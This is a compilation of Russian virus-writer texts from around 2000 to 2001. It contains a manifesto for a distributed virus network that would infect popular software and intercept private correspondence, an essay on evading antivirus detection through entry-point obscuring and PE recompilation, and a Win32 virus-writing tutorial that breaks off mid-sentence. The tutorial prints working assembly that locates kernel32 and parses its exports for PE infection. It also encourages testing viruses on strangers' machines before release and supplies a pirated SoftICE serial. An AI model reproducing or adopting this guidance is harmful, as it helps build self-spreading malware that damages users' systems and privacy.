2. Черви -- животные. Обладают много большей мобильностью, сами производят необходимые для размножения действия.
3. Модульный вирус -- человек. Обладает более сложным алгоритмом (мышлением) и передаваемым набором знаний; также способен к обмену знаниями (плагинами, блоками информации).
4. Распределенный вирусный алгоритм (РВА) -- общество.

Вот тут мы и подходим к самой сути. Общество представляет из себя набор \\_идей\\_, которые циркулируют среди его носителей (людей), причем носители обеспечивают надежность хранения этих идей, а также их обработку со временем. Заметим, что на этом уровне сами носители уже не имеют никакого значения.

Исходя из модели общества, сформулируем концепцию распределенного вирусного алгоритма (РВА):

- две основных сущности: НОСИТЕЛИ и ИДЕИ
- носители и идеи обладают модульной структурой (гены и мемы)
- носители и идеи взаимодействуют; три уровня взаимодействия: Н-Н, И-И, Н-И
- идея первична, носитель вторичен; задача носителя:
- размножение, т.е. обеспечение надежности хранения идей
- обработка и передача идей (т.е. \<блоков информации\>)
- задача "идеи" -- иррациональна

Другими словами, множество модульных вирусов образуют единую сеть, поддерживают необходимое на данный момент количество машин, а главное - передают и обрабатывают \<блоки информации\>, и обеспечивают надежность их хранения, т.е. резервное копирование и прочее.

Заметим, что разница между блоками носителя и блоками информации весьма эфемерна; просто в первом случае это скорее код, чем данные, а во втором наоборот.

Интересен такой финт: задачей типичного человека является "построить дом, вырастить семью и т.п.", то есть конечная цель ясна -- поддержание должного числа носителей; при этом человек не подозревает о гнездящихся в его мозгах кусочках идей; однако же стратегия, глобальная цель существования всего общества - иррациональна, логически не определена. То же самое и в случае РВА: с носителем все просто и понятно, а вот с начинкой возможно всякое: от распределенной дешифровки и до самообучающихся нейронных сетей.

В чем плюс модульной структуры носителя? ("идеи" модульны по определению)

- минимизируется число передаваемой информации
- возможны изменения носителей на алгоритмическом уровне

Еще раз о носителе. Это не компьютер. Компьютер -- это только свободная кочка в болоте информации; и с кочки на кочку перепрыгивает носитель-вирус, коий "несет" в себе идею, мысль, \<блоки информации\>, тратит машинное время на их обработку, передает другим носителям.

Интересной задачей мне представляется мониторинг потоков сетевой информации, что может быть достигнуто посредством РВА. В этом случае черный ящик -- интернет -- будет иметь некоторое количество выходов -- инфицированных машин -- с которых будет постоянно сниматься и анализироваться их состояние. В результате станет возможным предсказать: где и когда потребуется тот или иной софт. Зная, что повышается спрос на определенные программы, эффективно будет их особым образом инфицировать и создать/разрекламировать десяток соответствующих сайтов, причем сделать все это автоматически. В дополнение к этому, РВА имеет возможность инициировать переписку между большим количеством пользователей и таким образом вклиниваться в потоки частной информации.

Так называемая "Проблема GMT": заключается физически - во вращении земного шара, а точнее - в "перемещении" зоны большинства включенных компьютеров, причем наибольшая плотность включенных машин в один момент времени предположительно занимает треть оборота (т.к. 8 часов рабочий день). Это значит, что если в РВА задействовано N машин, географический разброс коих случаен, то примерно 2/3 из них сейчас выключены, и только 1/3 включена. Однако, это не совсем так, если мы ориентируемся на определенный тип машин, а также учитываем, что число этих машин в разных временных зонах сильно различается.

Шаги, необходимые для создания РВА:

- Модульный носитель для локальных машин
- Набор модулей для распространения через интернет и обеспечения связи между машинами
- Набор "стратегических" модулей, на самом высоком уровне указывающих что делать, а также система обработки/передачи/бэкапа \<блоков информации\>, циркулирующих среди РВА-носителей.

Как обычно, замечу, что все здесь сказанное до отвращения реально; поэтому возникает резонный вопрос: что же делать когда все это будет реализовано? Вот, кстати, интересная маза: надо создать такой РВА, чтобы он ответил на этот вопрос для нас. ;-)

\_(x) Z0MBiE 2001\_



# ВИРУСНЫЕ ТЕХНОЛОГИИ: ЧТО ДАЛЬШЕ

Полиморфизм, этот пережиток прошлого, себя не оправдывает. Ибо он наилучшим образом демаскирует практически все использующие его вирусы, сводя на нет их уникальность и делая таким образом ненужным составление антивирусных сигнатур.

Грамотные стелс-алгоритмы, которые тем лучше, чем на более низком уровне организованы, требуют привязки к конкретной системе, вследствие чего написание их занимает много времени и сил, при, откровенно говоря, слабом результате, неговоря уже о сопутствующих минусах.

Куда более интересным направлением является интеграция вируса с исполняемыми файлами, что может решить одновременно задачи и полиморфизма и стелс-алгоритмов.

Как показывает практика, технология UEP (unknown entry point), она же EPO, то бишь варианты вставки перехода на вирус в середину файла, не очень помогает в плане недетектируемости.

Поэтому одним из направлений развития вирусных технологий является улучшение техники UEP, причем настолько, что время, затрачиваемое на поиск вирусов в файлах, приблизится к максимально допустимому, после чего и наступит ожидаемая нами недетектируемость -- но только применительно к вирусам в файлах, а ведь это еще не все.

Максимально допустимое время означает, что юзер не захочет ждать больше, скажем, минуты на файл, чтобы увидеть остоебенивший Ok.

Каким же образом улучшить UEP ?

Правильным способом является вставка в PE файлы не одного JMP-а, а небольшого полиморфного расшифровщика в hll-виде, при этом по частям раскиданого по всему файлу, но без всяких связующих jmp-ов. Достигается это отнюдь не впатчиванием всякой херни в неиспользуемые адреса файла, а полной рекомпиляцией PE файла с перемешиванием кодовой секции с декриптором, причем этот декриптор должен использовать те же переменные и характеристики что и код в файле.

Такая рекомпиляция файла вполне возможна, и опеределенные шаги на этом пути уже сделаны. Правда, дизассемблирование файла занимает относительно много времени, может быть несколько минут на файл, но это того стоит.

Куда же денется собственно вирус? Вирус, в зашифрованном виде будет находиться в начале одной из секций (например кодовой), в ресурсах, в сопутствующих файлу DLL-ках и т.п.

Итак, первое направление развития вирусов -- замена обычного полиморфизма и стелс-технологий на интеграцию с исполняемыми файлами.

Вторым, и основным направлением, является усложнение вируса. Поскольку существующая база на которой развиваются вирусы себя в плане увеличения сложности исчерпала, следует ее заменить. Я говорю о том, что крайне трудно написать большой и сложный вирус на ассемблере. Куда проще сделать это на C++, и при этом писать не весь вирус, а только его составные части -- модули ака плагини.

Дело в том, что каждый из модулей, выполняя определенную функцию, может делать это по разному, причем не только на уровне кода, но и на уровне вызываемых функций и даже алгоритма. Отсюда возникает возможность создавать функционально и алгоритмически изменяющиеся вирусы.

Почему сложность вируса должна увеличиваться?

В общем-то, вы можете быть с этим и не согласны. Например, с точки зрения дешевых троянописателей, хватит и того что есть. Сложность вируса - это его объем, количество возможных ответных реакций и внутренних состояний, ключ к интеллекту...

Рассмотрим такую ситуацию:

Разошлись несколько сотен вирусов, полностью состоящих из сотен плагингов, причем соответствующие плагинны сравнимы на уровне алгоритмов, но различны функционально и соответственно по коду. В результате эти вирусы, собравшись в количестве  $N > 1$  штук, могут обмениваться соответствующими плагинами, или, что то же самое, создать новую модификацию, состоящую из родительских плагингов.

В результате (если не рассматривать предложенную ранее технологию улучшенного UEP) процесс детектирования таких вирусов будет сведен к детектированию сотен различных плагингов.

А поскольку вирус, состоящий из модулей, есть более структурная сущность, чем обычный вирус, то каждый такой вирус-набор модулей можно будет "собрать" в аналогичные ему вирусы, но не обладающие модульной структурой. Другими словами, от исходника легко перейти к бинарнику, но не наоборот.

В результате подобной техники станет возможным "собирать" новые модификации наших недетектируемых вирусов "на местах"... К чему это приведет -- можно только догадываться. Там посмотрим. ;-)

(x) 2000 Z0MBiE  
<http://z0mbie.host.sk>

# Вirusы под Win32

Версия 1.03

Этот текст предназначен для тех, кто уже освоил ассемблер и вирусы под DOS, а теперь начал разбираться и с более интересной и перспективной платформой.

## Содержание

1. Что потребуется
2. Где получить информацию?
3. Отладка и тестирование
4. Отладчики
5. Организация памяти в win32 -- введение
6. PE-файлы
7. Вызов кернеловских функций
8. Работа с файлами
9. Заражение PE-файлов
10. Поиск файлов
11. Резидентность (ring-3)

## 1. Что потребуется

Итак, вы возжелали написать вирус под win32, и непременно на ассемблере.

Это правильное решение, учитывая то, что не умея писать вирусы на ассемблере, совершенно нереально писать хорошие вирусы/черви на C/C++.

Но, ассемблер -- штука сложная, и там, где на C++ надо пять-десять строк и две минуты -- без последующей отладки, на ассемблере надо сто строк и пол-часа -- и еще пол-часа на отладку.

Так что от вас потребуется большое желание писать вирусы, ну и несколько месяцев времени.

Итак, вы должны слегка знать 32-битный ассемблер -- тот, в котором EAX'ы вместо AX'ов. Перейти сразу с 16-битного асма на 32-битный -- НЕ ПОЛУЧИТСЯ, а тем более сделать это параллельно с изучением вирусов под win32.

На компьютере, где вы работаете с этим текстом, потребуется следующий софт:

- Windows 95/98/NT/2000 (рекомендую Win98)
- 32-битный ассемблер TASM 5.0; необходимы файлы: tasm32.exe, tlink32.exe, import32.lib, \*.inc
- отладчик Soft-ICE под Windows (например Soft-Ice 4.00). здесь следует проявить настойчивость, и, если айс глючит, то:
  1. найти более новый/старый айс
  2. попробовать другие винды
  3. поменять железо
- удобная файловая оболочка и текстовый редактор. Необходимо добиться, чтобы компиляция файла достигалась нажатием не более одной-двух клавиш. Тут я рекомендую Dos Navigator, некоторые пользуют Far+MultiEdit.
- нужно, но не необходимо: HIEW, IDA Pro

- **\_НИКАКИХ\_** (выкинуть в помойку): TurboDebugger, Norton/Volkov Commander, HyperTerminal, etc.

Кроме этого, потребуется такая документация, как:

- WIN32.HLP -- жизненно необходимо; занимает около 12 MB, я взял из Borland C++, есть также в бормановском билдере, наверное есть в SDK.

ФИШКА: параметры всех функций описанных для C-вызовов, на асме надо PUSH-ить в ОБРАТНОМ порядке.

ФИШКА 2: Данный файл аналогичного содержания можно также взять из Borland Delphi.

- DDPR.HLP -- необходимо для win9X ring-0/VxD; есть в DDK.
- лучше чтоб были SDK и DDK. это такие здоровые архивы с доками, инклюдниками и прочим стаффом, для написания простых аппликух и драйверов соответственно.
- Так же очень неплохая штука это "Описание формата PE" by Hardwisdom, тем более на русском языке.

## 2. Где получить информацию?

### Книги

Лично мне известны всего две толковые книги по Win32 и хотя они уже нехило устарели, но почитать их для общего развития все же стоит:

- Мэтт Питрек "Секреты системного программирования в Windows95"
- Эндрю Шульман "Неофициальная Windows 95" (2-е издание)

### Софт

<<http://protools.cjb.net>>

### Интернет

Русскоязычные сайты:

- <<http://z0mbie.host.sk>> - Страничка Z0MBiE, передовые вирусные технологии
- <<http://topd.tsx.org>> - Он-лайн журнал Top Device, статьи, ссылки на сайты с документацией.
- <<http://smf.chat.ru>> - Сайт группы SMF
- <<http://myallstar.cjb.net>> - Сайт группы Misdirected Youth
- <<http://vx.netlux.org>> - Огромный архив журналов, исходников, ссылок.

Западные:

- <<http://www.coderz.net>> - Море вирмейкерских страничек
- <<http://virus.cyberspace.sk>> - Вирусный сайт Asterix'a.

### IRC

Undernet:

- #virus - Англоязычный, но на нем можно встретить и русскоговорящих
- #smf - Русскоязычный

EFnet:

- #sgww - Русскоязычный

Скажу сразу, что не только получить толковые ответы на свои вопросы, но и просто пообщаться на вирусные темы на вышеуказанных каналах удастся редко. Других правда нет:)

### 3. Отладка и тестирование

Поговорим о том, как наиболее эффективно производить отладку и тестирование вирусов, независимо от их написания.

Задача:

1. Взять какой-нибудь простой ЧУЖОЙ win32-вирус в исходниках рекомендую любой из in-the-wild вирусов (получивших распространение)
2. Откомпилировать, запустить и размножить
3. Пройтись по нему отладчиком
4. Вернуть машину в исходное состояние (убрать вирус)
5. Сделать это за минимальный срок

Научившись проделывать подобное, вы получите необходимый опыт, который поможет в написании и отладке уже своих вирусов.

В общем-то это ваше домашнее задание, и лучше чтобы вы так поигрались не с одним, а с двумя-тремя разными вирусами.

Всего есть четыре последовательных уровня отладки готового кода:

1. Тестирование свеженарисованного куска кода -- отдельно от вируса.
2. Отладка новой модификации вируса (после добавления свеженарисованного кода) -- на своей машине; в целях безопасности -- измените все используемые расширения с .EXE (и/или сигнатуры с PE00) на что-нибудь другое, как в вирусе так и у файлов-жертв.
3. Отладка полностью работающего вируса -- на своей машине.

Для этого требуется:

1. создать на винте отдельный раздел
2. сделать две версии таблицы разделов в MBR'e, таких, чтобы при основном MBR'e были видны все разделы, а при "вирусном" MBR'e работал только "вирусный" раздел
3. Написать пару программ прописывающих эти MBR'ы на винт
4. Загрузиться с "вирусного" раздела и установить на нем восстанавливающую оригинальный MBR'a, винды, софт-айс, ну и что там еще понадобится
5. Загрузиться с нормального раздела и заархивировать весь вирусный раздел в один файл
6. Написать .BAT-файл, форматирующий (стирающий) вирусный раздел и распаковывающий туда весь упакованный стафф (установленные винды, айс, и т.п.)
7. Сделать дискету, на нее записать программу, восстанавливающую оригинальный MBR

В результате для тестирования вируса потребуется:

1. запустить BAT файл и через 5 мин у вас будет готовый к тестированию раздел
2. записать на "вирусный" раздел подлежащий тестированию вирус
3. запустить программку, прописывающую "вирусный" MBR на винт

4. перезагрузиться
5. размножить/отладить вирус на "вирусном" разделе
6. прописать нормальный MBR обратно (другая програмка)
7. перезагрузиться в "нормальный" раздел

Все технические приготовления для одного такого тестирования должны занимать не более 5-10 минут; иначе это будет неэффективно. Конечно, можно тестировать вирус и на "своем" разделе, а потом либо написать свой собственный антивирус либо переставить винды; можно таким же образом восстанавливать "свой" винды.

4. Отладка полностью работающего вируса на чужой машине -- этот этап предшествует выпуску вируса в жизнь, но отличается от него тем, что за машиной будет живой юзер и потом вы сможете узнать о результате (не от юзера, естественно)

## 4. Отладчики

Единственный отладчик, который потребуется -- это Soft-Ice.

При установке Soft-Ice обратите особое внимание на выбор видеоадаптера, не стоит отчаиваться если вы выбрали из списка предложенных именно ваш видеоадаптер, но ничего не заработало. В этом случае стоит попробовать выбрать другие видеоадаптеры, возможно с каким-то все заработает. (Мой Trident 8900, упорно не хотел работать как Standart Trident SVGA, но отлично заработал как Trident 9440). Если вы перепробовали все видеоадаптеры, но ничего не заработало, практически в 100% помогает выбор VESA, правда в этом случае Soft-Ice будет работать в оконном режиме, а не в полноэкранном.

Как это не удивительно, но для меня составило большую трудность найти серийный номер для Soft-Ice в интернет. Серийный номер 5103-00009B-9B работает по крайней мере с Soft-Ice 4.03-4.05.

Главное надо помнить, что Soft-Ice в использовании не сложнее турбо дебагера, а по возможностям намного превосходит его.

Отлаживать вашу программу с помощью Soft-Ice тоже просто, для этого нужно вставить в начало вашей программы вызов 3-го прерывания, а в файле winice.dat после строки INIT= добавить izhere on; Теперь при запуске вашей программы после выполнения int 3 управление получит Soft-Ice, и вы сможете спокойно ее отлаживать.

Основные команды в нем почти те же самые, что и в досовском DEBUG.EXE, который обязан знать каждый. На любую комбинацию команд можно назначить хоткей.

Просмотреть в айсе команды можно написав в командной строке h (или help), можно также использовать ? в DEBUG.EXE -- это более понятно.

## 5. Организация памяти в win32 -- введение

Всего рассказать не смогу, ибо не знаю; поэтому для начала просмотрите все доки, которые у вас есть на эту тему. Рекомендую взять описание какого-нибудь процессора (386,486,586), там будут главы посвященные организации памяти. Лучше нет ничего.

Итак, win32 -- мультизадачная система, и в ней живут много процессов (программ). И каждый процесс находится в своем собственном 32-битном виртуальном\_адресном\_пространстве.

32-битное значит, что всего в этом пространстве  $2^{32}$  байт, или 4 гига. По сути виртуальное\_адресное\_пространство представляет из себя набор 4-килобайтных страниц обычной (физической) памяти, "отображенных" в самые разные "виртуальные" адреса (кратные 4-м килобайтам), от 0 до 0xFFFF000. Те места, куда ничего "не отображено" -- "пустые" (их большинство), при чтении/записи возникает ошибка.

|                   |                     |
|-------------------|---------------------|
| физ.память,       | виртуальная память, |
| пусть будет 16 МВ | 4 гига              |

```

«4k"""Ц"» <> «4k"""Ц  выделено, подгружено (==в физ. памяти)
Ѓ""""Е      Ѓ""""Е
«4k"""Ц  свободно      :::::  пусто
Ѓ""""Е      <> «4k"""Ц
«4k"""Ц      Ѓ  Ѓ""""Е  выделено, выгружено (==в свопе)
Ѓ""""Е      Ѓ  :::::
:::::      Ѓ  :::::  пусто (==не выделено)
файл на харде      Ѓ  :::::
(своп), дохуя МВ      Ѓ  «4k"""Ц  выделено, но еще не было доступа
«4k"""Ц"» <> Ѓ""""Е
Ѓ""""Е      :::::
:::::      :::::

```

Все 4-килобайтные страницы в 4-гигабайтном пространстве могут быть **ВЫДЕЛЕНЫ** (allocate), и тогда соответствующим диапазонам виртуальных адресов будет соответствовать физическая память, на харде или в памяти. Страницы могут быть **ОСВОБОЖДЕНЫ** (free, deallocate), и тогда информация об отображении теряется, а физическая память "освобождается", то есть становится **СВОБОДНОЙ** для последующего использования. Выделенные страницы могут быть **ПОДГРУЖЕНЫ** (commit, lock), тогда они будут "зафиксированы", т.е. окажутся где-то в реальной физической памяти. Подгруженные страницы могут быть **ВЫГРУЖЕНЫ** (decommit, unlock), и тогда физическая память освободится, а данные из нее будут временно сброшены на диск в своп (swap-file).

Реальная физическая память выделяется не при выделении страниц, а при первом к ним доступе. Подгрузка и выгрузка выделенных страниц (swapping) осуществляется автоматически, "прозрачно", то есть прикладному программисту не надо знать, где сейчас находится та или иная страница -- на диске или в памяти.

То, что показано на рисунке (справа) -- это виртуальное\_адресное\_пространство одного процесса, а раз процессов таких много, то и виртуальных\_адресных\_пространств тоже много.

Информация об отображении реальной памяти в виртуальную (одного виртуального\_адресного\_пространства), вместе со всеми данными хранящимися в этой памяти называется **КОНТЕКСТОМ**. И говорят, что каждый процесс существует в определенном контексте. В контексте каждого процесса находятся код/данные самого процесса, стэки, хеап (heap), код/данные ядра системы, используемые процессом библиотеки (DLL) и прочая хрень.

Представьте себе тетрадь в клетку, на каждом из листов что-то нарисовано. Клеточки -- это страницы памяти по 4к. Листы бумаги -- это контексты, или виртуальные\_адресные\_пространства.

Благодаря множественности контекстов, разные программы могут существовать в разных контекстах по одним и тем же виртуальным адресам.

Что где в памяти находится:

```

смещение
0x00000000 Первый мег -- DOS V86-задача,
                под win9X частично можно читать/писать.
0x00200000 Три меча -- всякая хрень, вроде бы нечего там делать.
0x00400000 2044 меча пользовательской памяти, в ней живет процесс
                и все его DLL-ки, стэки, хеапы, короче все юзерское дерьмо.
0x80000000 2 гига -- системная память, ядро нулевого кольца,
                под win9X -- еще и VxD-драйвера и kernel

```

Самая главная фишка.

Заключается в том, что для каждой страницы существует так называемый уровень доступа. В win32 всего два уровня защиты: ring-3 (юзер) и ring-0 (ядро). Находясь в ring-0 свершенно наплевать какой уровень доступа у какой страницы -- все их (подгруженные) можно без проблем читать и писать. А вот для ring-3 есть несколько вариантов:

1. страницы для чтения и записи (read-write)
2. страницы только для чтения (read-only)
3. хуй (ни читать ни писать в такие страницы нельзя)
4. комбинации вышеперчисленных с исполнябельностью (executable), а также guard, writescopy и еще хер знает что -- скорее всего ничего их этого вам не встретится.

Быстро узнать текущий уровень доступа (0/3) можно взяв два младших бита CS.

Идея в том, что кодовые страницы в системе помечаются как read-only, и поэтому их можно исполнять и читать, а вот писать в них нельзя. Это в основном страницы кода в kernel'е и в ваших PE-файлах. Проблема с PE-файлами решается добавлением нужного бита в ObjectEntry соответствующей кодовой секции при заражении файла, либо в ран-тайме через VirtualProtect/WriteProcessMemory; проблема с kernel'ами и системными хернями решается (под маздаем) несколько более хитрыми приемами.

## 6. PE-файлы

PE (Portable Executable) -- это такой формат, в котором представлены практически все win32 EXE и DLL файлы. Поэтому с этим форматом мы и будем работать.

Прежде всего, рассчитаны PE EXE/DLL файлы на работу в третьем кольце, через KERNEL32.DLL и прочие библиотеки.

KERNEL32.DLL и другие библиотеки ЭКПОРТИРУЮТ (отдают) другим PE файлам кучу процедур, которые по существу и есть win32 api.

Обычные PE файлы ИМПОРТИРУЮТ (принимают) из KERNEL'а и других DLL-ек часть функций, и через них общаются с системой.

А сам KERNEL32.DLL и прочие работают уже с нулевым кольцом (больше 2-х гиг), где и происходит основная часть всех действий.

Происходит все это так: в каждом PE файле есть структуры импорта и/или экспорта (хотя их там может и не быть), в которых записаны примерно такие вещи:

```
импорт: я, MAZAFUK.EXE, импортирую из KERNEL32.DLL функцию DeleteFile.  
экспорт: я, KERNEL32.DLL, экспортирую функцию DeleteFile.
```

В результате при запуске MAZAFUK.EXE загрузчик обязан загрузить в контекст этого процесса KERNEL32.DLL и все остальные требуемые DLL-ки, а адреса импортируемых из них функций положить в специально для этого отведенные в MAZAFUCK.EXE дворды. Так что после загрузки, мазафак будет просто делать CALL'ы по соответствующим двордам.

При написании обычных PE-EXE файлов, ни о каких импортах/экспортах думать не надо, эти занимается линкер (tlink32.exe). Просто указываются следующие вещи:

```
extern DeleteFileA:PROC          ; будет добавлено в импорт  
call    DeleteFileA              ; вызвать импортируемую процедуру  
  
public mazafuk                   ; будет добавлено в экспорт  
mazafuk: ...
```



Вообще, нам ни импорт ни экспорт как таковые ненужны, потому что ассемблерный вирус посредством линкера ничего не импортирует и не экспортирует, оно ему просто не надо; вирус чаще всего находит адреса нужных ему процедур сам.

Рассмотрим PE-файл в памяти. (полное описание формата смотрите отдельно)

Файл этот состоит из следующих частей:

- MZ-заголовок
- PE-заголовок
- таблица секций (==таблица объектов)
- секции (несколько штук)

Секции файла -- это такие его участки, в которых хранятся код, данные, ресурсы, и прочая хрень.

Нужно понять, что в отличие от, скажем, dos'овского COM файла, образ PE файлов в памяти не соответствует их образу на диске. Хотя, в отличие от dos'овских EXE-файлов, все их заголовки загружаются в память целиком. Идея в том, что разные секции загружаются в виртуальную память не так, как они хранятся на диске, то есть виртуальные\_адреса\_секций\_относительно\_начала\_файла\_в\_памяти (RVA) не соответствуют физическим\_адресам\_секций\_относительно\_начала\_файла\_на\_диске. Информация об этих несоответствиях и хранится в таблице секций.

Конечно, бывают такие PE файлы, в которых все физические смещения параллельны виртуальным (rva), но таких файлов немного. Поэтому отладку методов заражения желательно проводить не только на таких файлах.

В PE-заголовке есть поле ImageBase. Оно выровнено на 64k (что не есть факт), и указывает, начиная с какого виртуального адреса файл должен быть загружен в память. MZ-заголовок, PE-заголовок и таблица секций загружаются прямо по этому адресу, как они есть.

Дальше -- хуже. В соответствии с таблицей секций, под каждую секцию выделяется память чуть дальше заголовков, но совсем не обязательно подряд. То есть если в файле все секции лежат одна за другой, то после загрузки в память между секциями могут оказаться куски "неинициализированной" памяти, за счет того, что в исходнике в конце любой секции может быть к примеру написано: DB 1000 dup (?)

Исходя из этого, при работе с PE файлами для преобразования виртуального адреса в физический и обратно, приходится писать специальные процедуры.

## 7. Вызов кернеловских функций

Это хитрая фишка, и ее надо отлаживать ОТДЕЛЬНО от всего прочего. Ваша задача: написать процедуру, которой на вход приходит имя (или хэш от имени) некоторой функции из KERNEL32.DLL, а на выходе мы получаем адрес этой функции.

Путь лежит через два шага:

1. научиться получать адрес KERNEL32.DLL, и
2. производить анализ кернеловских экспортов

Адрес kernel'a во всех маздаях (win9x) суть BFF70000. Под winNT этот адрес другой, и, вроде бы, может быть разным в разных версиях. Что касается адресов экспортируемых функций, то они разные в каждой версии и маздае и NT'ей.

При получении управления в PE файл прямо из загрузчика, на стэке лежит адрес возврата в загрузчик. В маздаях загрузчиком является KERNEL32.DLL, поэтому сняв со стэка адрес можно

узнать адрес внутри kernel'a. С другой стороны, делать этого не нужно, так как в маздаях кернел фиксирован. Другое дело, winNT.

Там, сняв со стэка адрес возврата мы получаем адрес какой-то там левой DLL-ки, далее выравниваем его на 64k и сканируем вниз до MZ. Там смотрим в экспорт и проверяем, не kernel ли это. Если не кернел, то анализируем уже ИМПОРТЫ, и только оттуда узнаем адрес какой-нибудь кернеловской функции. (она там наверняка будет). Анализировать импорта - это значит разобрать секцию импорта жертвы и найти там функции вызываемые из kernel, и уже по адресам этих функций найти адрес кренеля в памяти.

Существует два простых способа анализа секции импорта:

## 1. Поиск GetModuleHandleA

Поиск в секции импорта адреса функции GetModuleHandleA, затем вызвав ее получить хендл(т.е. адрес) кернеля в памяти.

Тут надо сделать два замечания:

- Вполне возможно, что файл секцию импорта которого вы разбираете не импортирует такой функции, тогда вы "бредетесь".
- Можно сразу искать функцию GetProcAddress, и с помощью нее получить адреса всех нужных вам функций вообще не разбирая секцию экспорта кернеля. Но вероятность того, что файл импортирует эту функцию, намного ниже, чем та, что он импортирует GetModuleHandleA.

```
.386p
.model flat
extrn GetModuleHandleA:proc
.data
imagebase      dd 00400000h
Modulename     db 'KERNEL32.DLL',0
gmh            db 'GetModuleHandleA',0
.code
start:
    int 3                ;Для отладки

    mov edx,[imagebase]

    mov  eax,[edx+3ch]
    add  eax,edx          ;EAX - адрес PE заголовка

    mov ebx,[eax+80h]     ;EBX - адрес первого каталога импорта (RVA)
    add  ebx,edx          ;Выровняли на imagebase

next_module:

    mov ecx,[ebx+0ch]     ;Указатель на имя модуля из которого осуществляется
                        ;импорт для текущего каталога импорта

    cmp 4 ptr ecx,0       ;Последний каталог импорта имеет нулевые значения
    jz  no_kern_imp
    add ecx,edx

    cmp 4 ptr [ecx],'NREK' ;Тут по уму еще надо проверить на kernel32
                        ;(имя модуля может быть в нижнем регистре)

    jne next
    cmp 4 ptr [ecx+4],'23LE'
    je  kern_imp

next:
    add ebx,14h           ;Следующий каталог импорта
    jmp next_module

kern_imp:
```

```

        mov eax,[ebx]                ;Указатель на таблицу имен импортируемых
                                       ;функций из kernel32

        add eax,edx
        xor ecx,ecx

api_imp:

        mov esi,[eax]
        cmp 4 ptr esi,0              ;нулевой элемент = конец таблицы имен
        jz  no_kern_imp

        add esi,2                    ;Первые два байта в каждой записи таблицы
                                       ;имен отведены под хинт-нейм

        add esi,edx

        mov edi,offset gmh
        push ecx
        mov ecx,16
        repe cmpsb                  ;Ищем GetModuleHandleA
        pop  ecx
        jz  f_gmh

        add ecx,4
        add eax,4
        jmp api_imp                ;Следующая запись

f_gmh:
        mov eax,[ebx+10h]            ;указатель на таблицу адресов импорта
        add eax,edx
        add eax,ecx                  ;указатель на адрес соответствующий требуемой
                                       ;нами функции
        mov eax,[eax]                ;адрес функции

        mov  ecx,offset Modulename
        push ecx
        call eax                    ;Вызываем GetModuleHandleA
                                       ;RETRUN: EAX - хэндл (адрес) kernel32.dll

no_kern_imp:

        nop
end start

```

## 2. Адрес любой импортируемой функции

Второй способ анализа - найти адрес любой функции импортируемой из ядра и выровняв ее на сегмент, получить приблизительный адрес ядра, а затем уже сканируя память найти точный адрес ядра.

```

.386p
.model flat
extrn GetModuleHandleA:proc
.data
imagebase      dd 00400000h
Modulename     db 'KERNEL32.DLL',0
gmh            db 'GetModuleHandleA',0
.code
start:
        int 3h                    ;Для отладки

        mov edx,[imagebase]

        mov  eax,[edx+3ch]
        add  eax,edx              ;EAX - адрес PE заголовка

        mov ebx,[eax+80h]         ;EBX - адрес первого каталога импорта (RVA)
        add  ebx,edx              ;Выровняли на imagebase

```

```

next_module:

    mov ecx,[ebx+0ch]          ;Указатель на имя модуля из которого осуществляется
                                ;импорт для текущего каталога импорта

    cmp 4 ptr ecx,0            ;Последний каталог импорта имеет нулевые значения
    jz  no_kern_imp
    add ecx,edx

    cmp 4 ptr [ecx],'NREK'     ;Тут по уму еще надо проверить на kernel32
                                ;(имя модуля может быть в нижнем регистре)
    jne next
    cmp 4 ptr [ecx+4],'23LE'
    je kern_imp

next:
    add ebx,14h                ;Следующий каталог импорта
    jmp next_module

kern_imp:

    mov eax,[ebx+10h]          ;Указатель на таблицу адресов импортируемых
                                ;функций из kernel32
    add eax,edx

    mov eax,[eax]
    xor ax,ax
    ...

```

Как узнать адрес начала PE-файла зная ЛЮБОЙ виртуальный адрес внутри файла?

Поскольку:

1. адрес загрузки PE файла выровнен на 64k,
2. практически всю память от начала файла и до конца выделенной ему области можно читать
3. в самом начале файла лежит MZ-заголовок

то справедлив следующий алгоритм:

1. взять любой виртуальный адрес внутри файла
2. выровнять на 64k
3. если по адресу НЕ байты 'MZ', то вычесть из адреса 64k и повторить 3

```

...
f_kern32:

    cmp 2 ptr [edx],'ZM'
    je  check_pe
    cmp 2 ptr [edx],'MZ'
    jne next_seg

check_pe:

    cmp 1 ptr [edx+18h],40h      ; На всякий случай
    jne next_seg

    mov esi,[edx+3ch]
    add esi,edx

    cmp 4 ptr [esi],'EP'         ; На всякий случай
    jne next_seg
    jmp kern32

next_seg:

    sub edx,10000h
    jmp f_kern32

kern32:
no_kern_imp:

```

```

        nop

end start

```

## Как анализировать kernel'овские экспорты?

В зависимости от свободного времени, желания, и возможностей, есть такие пути:

Путь 1, наилучший: посмотреть формат PE файлов, ту его часть, где описаны экспорты, и, получив адрес kernel'a, самому разобрать его таблицу экспортов и найти адреса требуемых функций.

Путь 2, весьма отстойный: юзать директом следующий код:

```

; input:  EDI=имя функции kernel'a (например 'CreateProcessA')
; output: ZF=1, EAX=0 (function not found)
;         ZF=0, EAX=function va

get_proc_address:    pusha

                    mov     ebx, 0BFF70000h          ; get_kernel_base

                    mov     ecx, [ebx+3Ch]           ; mz_neptr
                    mov     ecx, [ecx+ebx+78h]       ; pe_exporttblerva
                    jecxz    __return_0
                    add     ecx, ebx

__search_cycle:      xor     esi, esi              ; current index
                    lea     edx, [esi*4+ebx]
                    add     edx, [ecx+20h]          ; ex_namepointersrva
                    mov     edx, [edx]              ; name va
                    add     edx, ebx                ; +imagebase

                    push     edi                    ; compare names
__cmp_cycle:         mov     al, [edx]
                    cmp     al, [edi]
                    jne     __cmp_done
                    or      al, al
                    jz      __cmp_done
                    inc     edi
                    inc     edx
                    jmp     __cmp_cycle
__cmp_done:         pop     edi

                    je      __name_found

                    inc     esi                    ; index++
                    cmp     esi, [ecx+18h]          ; ex_numofnamepointers
                    jnb     __search_cycle

__return_0:         xor     eax, eax                ; return 0
                    jmp     __return

__name_found:       mov     edx, [ecx+24h]          ; ex_ordinaltblerva
                    add     edx, ebx                ; +imagebase
                    movzx   edx, word ptr [edx+esi*2]; edx=current ordinal
                    mov     eax, [ecx+1Ch]          ; ex_addresstablerva
                    add     eax, ebx                ; +imagebase
                    mov     eax, [eax+edx*4]; eax=current address
                    add     eax, ebx                ; +imagebase

__return:          mov     [esp+7*4], eax          ; popa.eax

                    popa
                    ret

```

Глюки тут бывают такие:

1. Если в программе вообще нет импортов, то -- вроде бы kernel подгружаться не должен -- но kernel это специальная dll'ка, коя загружена всегда; взамен этого возникнут проблемы с вызовом кернеловских функций. Ситуация 'нет импортов' возникает, например, когда во всем сорце нет ни

